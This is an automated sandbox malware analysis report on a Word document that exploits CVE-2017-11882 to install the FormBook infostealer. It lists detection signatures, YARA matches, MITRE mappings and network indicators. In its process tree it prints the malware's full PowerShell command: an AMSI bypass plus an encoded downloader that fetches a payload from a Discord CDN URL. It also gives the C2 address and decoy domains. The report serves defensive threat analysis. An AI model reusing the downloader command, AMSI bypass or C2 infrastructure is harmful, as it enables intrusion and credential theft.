

JOeSandbox Cloud BASIC



ID: 532827

Sample Name: RFQ-CIF

DT22.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 18:25:27

Date: 02/12/2021

Version: 34.0.0 Boulder Opal

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Windows Analysis Report RFQ-CIF DT22.doc

Overview

General Information

Sample Name:

RFQ-CIF DT22.doc

Analysis ID:

532827

MD5:

66c72e808d6803...

SHA1:

0ac316f9fd8f6b3...

SHA256:

0c5704edd32b57...

Tags:

doc

Formbook

Infos:

HCF

HCF

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

FormBook

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Document contains OLE streams wh...

Sigma detected: Office product drop...

System process connects to networ...

Document exploit detected (creates ...

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for subm...

Yara detected FormBook

Malicious sample detected (through ...

Sigma detected: Droppers Exploiting...

Maps a DLL or memory area into an...

Sigma detected: Suspicious Script E...

Classification

Process Tree

- System is w7x64
-  **WINWORD.EXE** (PID: 2704 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F750B3A1BACB6F5)
 -  **EQNEDT32.EXE** (PID: 668 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
 -  **cmd.exe** (PID: 2996 cmdline: Cmd.exe /C cscript %tmp%\Client.vbs A C MD5: AD7B9C14083B52BC532FBA5948342B98)
 -  **cscript.exe** (PID: 2700 cmdline: cscript C:\Users\user\AppData\Local\Temp\Client.vbs A C MD5: A3A35EE79C64A640152B3113E6E254E2)
 -  **powershell.exe** (PID: 1344 cmdline: Powershell \$a=[Ref].Assembly.GetType();Foreach(\$b in \$a) {if (\$b.Name -like "*Utils") {\$c=\$b}};\$d=\$c.GetFields("NonPublic,Static");Foreach(\$e in \$d) {if (\$e.Name -like "Context") {(\$f=\$e).GetValues(\$g);\$g=\$f.GetValue(\$null);[IntPtr]\$ptr=\$g;[Int32]\$buf = @();[System.Runtime.InteropServices.Marshal]::Copy(\$buf, 0, \$ptr, 1);\$91534784572051915347845720519153478457205191534784572051= @(0,1,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,51,10,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,103,101,109,39,43,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,108,115,39,46,41,76,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,9,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,116,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,50,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,58,48,53,48,69,69,57,53,69,53,67,66,110,111,32,123,36,112,105,110,103,32,61,123,116,101,115,116,45,99,111,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,6,121,80,114,111,116,111,99,111,108,84,121,112,101,103,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,7,110,97,103,101,114,93,58,83,101,98,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,0,39,71,69,84,39,44,39,116,116,116,112,115,58,47,47,99,100,116,100,105,115,99,111,114,100,97,112,12,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,49,53,51,52,55,56,52,53,55,53,50,55,48,53,49,48,57,47,57,49,53,55,57,57,50,48,54,48,55,50,48,52,53,53,55,56,47,109,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cyboacross.com/tist/"
  ],
  "decoy": [
    "metaplanck.com",
    "blackieriver.com",
    "roswitha-johns.com",
    "medstarthealth.info",
    "coin-master.site",
    "jadeshomes.com",
    "institutowholelife.com",
    "cobodoro.com",
    "redsoxfever.com",
    "mybestrent.com",
    "avinashweddingplanner.com",
    "gzjiakangyy.com",
    "irectoryofmedicalschools.com",
    "sidelutagu.biz",
    "myapoisson.com",
    "356792.com",
    "waplosik.online",
    "saverinstitute.com",
    "derva.link",
    "dddream-nip.com",
    "sicilyholidayhouses.com",
    "nakedpornpics.xyz",
    "votersfirstmissouri.com",
    "rebeccadehl.com",
    "dinaautoricemill.com",
    "jjzv.quest",
    "scoutmasterhub.online",
    "ecommercians.com",
    "laoniuis151.xyz",
    "berufsausbilderverband.com",
    "moonlive.win",
    "prootro.com",
    "themetaversebible.com",
    "huoln.com",
    "builderindoncaster.com",
    "getbookedva.com",
    "freemockup.store",
    "leeyo.net",
    "monicas.xyz",
    "seferihisarveteriner.net",
    "appsee.net",
    "truesarang.com",
    "rosscreekranch.com",
    "anunturibaneasa.xyz",
    "yesmeehoo.com",
    "b2bsaassystems.com",
    "greatnumbaiescorts.com",
    "arthropace.com",
    "francesca-anselmi.com",
    "seattleselects.com",
    "fairtravel.online",
    "chopy.house",
    "hakaiyue.com",
    "liberarmoden.com",
    "sobledis.com",
    "masononeill.xyz",
    "metechrobot.com",
    "cneje0.ltd",
    "arvoreknowledgelearning.com",
    "milan-sites.com",
    "zoedebets.online",
    "lavyx.com",
    "answercode.xyz",
    "foodcartgps.net"
  ]
}
```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2A5D8C87-AF4E-46DF-A13D-D1E92A25FFAE}.tmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	0x3000:\$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 0 0 00 00 00 00 C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 0 3 01 01 03 0A 0x3021:\$font: 0A 01 08 5A 5A 0x3052:\$winexec: 12 0C 43 00

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2A5D8C87-AF4E-46DF-A13D-D1E92A25FFAE}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	0x0:\$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 0x2f00:\$equation1: Equation Native 0x920:\$equation2: Microsoft Equation 3.0 0x3029:\$exe: .exe 0x3052:\$address: 12 0C 43 00

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x9908:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x156b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x151a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x157b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1592f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa59a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1441c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb293:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b927:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c92a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x18849:\$sqlite3step: 68 34 1C 7B E1 0x1895c:\$sqlite3step: 68 34 1C 7B E1 0x18878:\$sqlite3text: 68 38 2A 90 C5 0x1899d:\$sqlite3text: 68 38 2A 90 C5 0x1888b:\$sqlite3blob: 68 53 D8 7F 8C 0x189b3:\$sqlite3blob: 68 53 D8 7F 8C
0000000D.00000002.687211832.0000000000070000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.687211832.0000000000070000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x9908:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x156b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x151a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x157b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1592f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa59a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1441c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb293:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b927:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c92a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 25 entries

Unpacked PE's

Source	Rule	Description	Author	Strings
11.0.calc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.0.calc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x8b08:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8d82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x148b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x143a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x149b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x14b2f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x979a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1361c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa493:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab27:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bb2a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
11.0.calc.exe.400000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x17a49:\$sqlite3step: 68 34 1C 7B E1 0x17b5c:\$sqlite3step: 68 34 1C 7B E1 0x17a78:\$sqlite3text: 68 38 2A 90 C5 0x17b9d:\$sqlite3text: 68 38 2A 90 C5 0x17a8b:\$sqlite3blob: 68 53 D8 7F 8C 0x17bb3:\$sqlite3blob: 68 53 D8 7F 8C
11.0.calc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
11.0.calc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x8b08:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8d82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x148b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x143a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x149b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x14b2f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x979a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1361c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa493:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab27:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bb2a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

System Summary:


Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Microsoft Office Product Spawning Windows Shell

Data Obfuscation:


Sigma detected: Office product drops script at suspicious location

Jbx Signature Overview


Click to jump to signature section

AV Detection:


Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:


Found potential equation exploit (CVE-2017-11882)

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Software Vulnerabilities:


Document exploit detected (creates forbidden files)

Networking:


System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:


Yara detected FormBook

System Summary:



Document contains OLE streams which likely are hidden ActiveX objects

Malicious sample detected (through community Yara rule)

Document contains OLE streams with names of living off the land binaries

Very long command line found

Microsoft Office drops suspicious files

Found suspicious RTF objects

Data Obfuscation:



Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:



Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comi Cont
Valid Accounts	Windows Management Instrumentation 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comms
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Process Injection 7 1 2	Scripting 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encryption Channel
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Compliant Layer
Local Accounts	Shared Modules 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	System Information Discovery 1 2 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Protocol
Cloud Accounts	Exploitation for Client Execution 3 3	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	Command and Scripting Interpreter 1 1 1	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Security Software Discovery 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi-Channel Comms
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comms Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Virtualization/Sandbox Evasion 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 7 1 2	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocol

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ-CIF DT22.doc	25%	Virustotal		Browse
RFQ-CIF DT22.doc	16%	ReversingLabs	Document-RTF.Trojan.Alien	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2A5D8C87-AF4E-46DF-A13D-D1E92A25FFAE}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.0.calc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.0.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.2.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.0.calc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.milan-sites.com/t1st/?axoXKTD=uTpqzRmP4oAoFu5bW/C1NBvei3ZEHQ9Indq23HdAXkDs/tJRE4xymzeaNit+87gYgYiprQ==&bx=7nL09FJ	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://schemas.open	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
www.cybocross.com/t1st/	3%	Virustotal		Browse
www.cybocross.com/t1st/	0%	Avira URL Cloud	safe	
http://computename/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.milan-sites.com	47.241.96.113	true	true		unknown
google.com	216.58.215.238	true	false		high
cdn.discordapp.com	162.159.135.233	true	false		high
www.foodcartgps.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/915347845752705109/915799206072045578/m.jpg	false		high
http://www.milan-sites.com/t1st/?axoXKTD=uTpqzRmP4oAoFu5bW/C1NBvei3ZEHQ9Indq23HdAXkDs/tJRE4xymzeaNit+87gYgYiprQ==&bx=7nL09FJ	true	Avira URL Cloud: safe	unknown
www.cybocross.com/t1st/	true	3%, Virustotal, Browse - Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.96.113	www.milan-sites.com	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532827
Start date:	02.12.2021
Start time:	18:25:27

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ-CIF DT22.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@12/12@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.6% (good quality ratio 22.2%) • Quality average: 70.2% • Quality standard deviation: 29.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:25:20	API Interceptor	27x Sleep call for process: EQNEDT32.EXE modified
18:25:21	API Interceptor	241x Sleep call for process: cscript.exe modified
18:25:23	API Interceptor	336x Sleep call for process: powershell.exe modified
18:25:57	API Interceptor	92x Sleep call for process: calc.exe modified
18:27:03	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.135.233	We7WnoqeXe.exe	Get hash	malicious	Browse	• cdn.disco rdapp.com/ attachments/ 87803420 6570209333 /908097655 173947432/ slhost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mosoxxxHack.exe	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/71055734 2755848243 /876828681 815871488/ clp.exe
	Sales-contract-deaho-180521-poweruae.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/84368578 9120331799 /844316591 284944986/ poi.exe
	PURCHASE ORDER E3007921.EXE	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/80931153 1652087809 /839820005 927550996/ Youngest_S nake.exe
	Waybill Document 22700456.exe	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/80931153 1652087809 /839856358 152208434/ May_Blessi ng.exe
	COMPANY REQUIREMENT.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/81967489 6988242004 /819677189 900861500/ harcout.exe
	Email data form.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78927951 7516365865 /789279697 203757066/ angelx.scr
	Down Payment.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78894637 5533789214 /788947376 849027092/ atlasx.scr
	Vessel details.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/78017501 5496777751 /781048233 136226304/ mocux.exe
	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	cdn.disco rdapp.com/ attachment s/73381808 0668680222 /758418625 429372978/ p2.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
google.com	sv4q1RcC7y.exe	Get hash	malicious	Browse	172.217.168.68
	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	172.217.168.83
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	172.217.168.83
	bUSzS84fr4.dll	Get hash	malicious	Browse	216.58.215.238

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL Original shipping Document_pdf.ppam	Get hash	malicious	Browse	• 172.217.168.9
	New Price List.ppam	Get hash	malicious	Browse	• 172.217.168.9
	Hotel Guest List.ppam	Get hash	malicious	Browse	• 172.217.168.9
	IRQ2107798.ppam	Get hash	malicious	Browse	• 172.217.168.9
	AWB.ppam	Get hash	malicious	Browse	• 172.217.168.9
	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe	Get hash	malicious	Browse	• 142.250.20 3.110
	IRQ2107797.ppam	Get hash	malicious	Browse	• 172.217.168.9
cdn.discordapp.com	lzJWJgZhPc.exe	Get hash	malicious	Browse	• 142.250.20 3.110
	uATT8vAUK9.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	Document.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.12 9.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.13 4.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.13 4.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.13 0.233
	Narudzba.0953635637.PDF.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	Orden de compra.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	NOTIFICACION DE CITACION No. 0988-02043-2020. OFI CINA DE TALENTO HUMANO.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	WK1CQtJu13.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	SecuriteInfo.com.Packed-GDV0304D0F07C5D.24466.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	SecuriteInfo.com.W32.AIDetect.malware1.19028.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	I5TsW8WmSc.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	8VvzOu0uHY.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	koCtsCjGY.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	GenshinHack.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	invoice template 33142738819.docx	Get hash	malicious	Browse	• 162.159.13 5.233
	exel.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	DOC209272621615.PDF.exe	Get hash	malicious	Browse	• 162.159.12 9.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.13 4.233
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 104.26.2.70
	PaymentReceiptPDF.html	Get hash	malicious	Browse	• 104.16.19.94
	Milleniumbpc.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	uATT8vAUK9.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	Document.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	SecuriteInfo.com.Trojan.PWS.Siggen2.44034.6232.exe	Get hash	malicious	Browse	• 104.18.74.167
	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	• 172.67.203.143
	sk4e7kDlkb.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.12 9.233
	ufKi6DmWMQCuEb4.exe	Get hash	malicious	Browse	• 172.67.167.81

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	_0.html	Get hash	malicious	Browse	104.16.19.94
	new offers885111832.docx	Get hash	malicious	Browse	162.159.13 4.233
	wXvjhk5m3v.html	Get hash	malicious	Browse	104.16.18.94
	lifehacks_6582318243.docx	Get hash	malicious	Browse	162.159.13 4.233
	'Vm Note'ar_dept On Wed, 01 Dec 2021 220320 +0100.html	Get hash	malicious	Browse	104.16.19.94
	lifehacks_6582318243.docx	Get hash	malicious	Browse	162.159.13 0.233
	TRANSFER VOUCHER 202101202-PDF.exe	Get hash	malicious	Browse	104.21.19.200
	Narudzba.0953635637.PDF.exe	Get hash	malicious	Browse	23.227.38.74
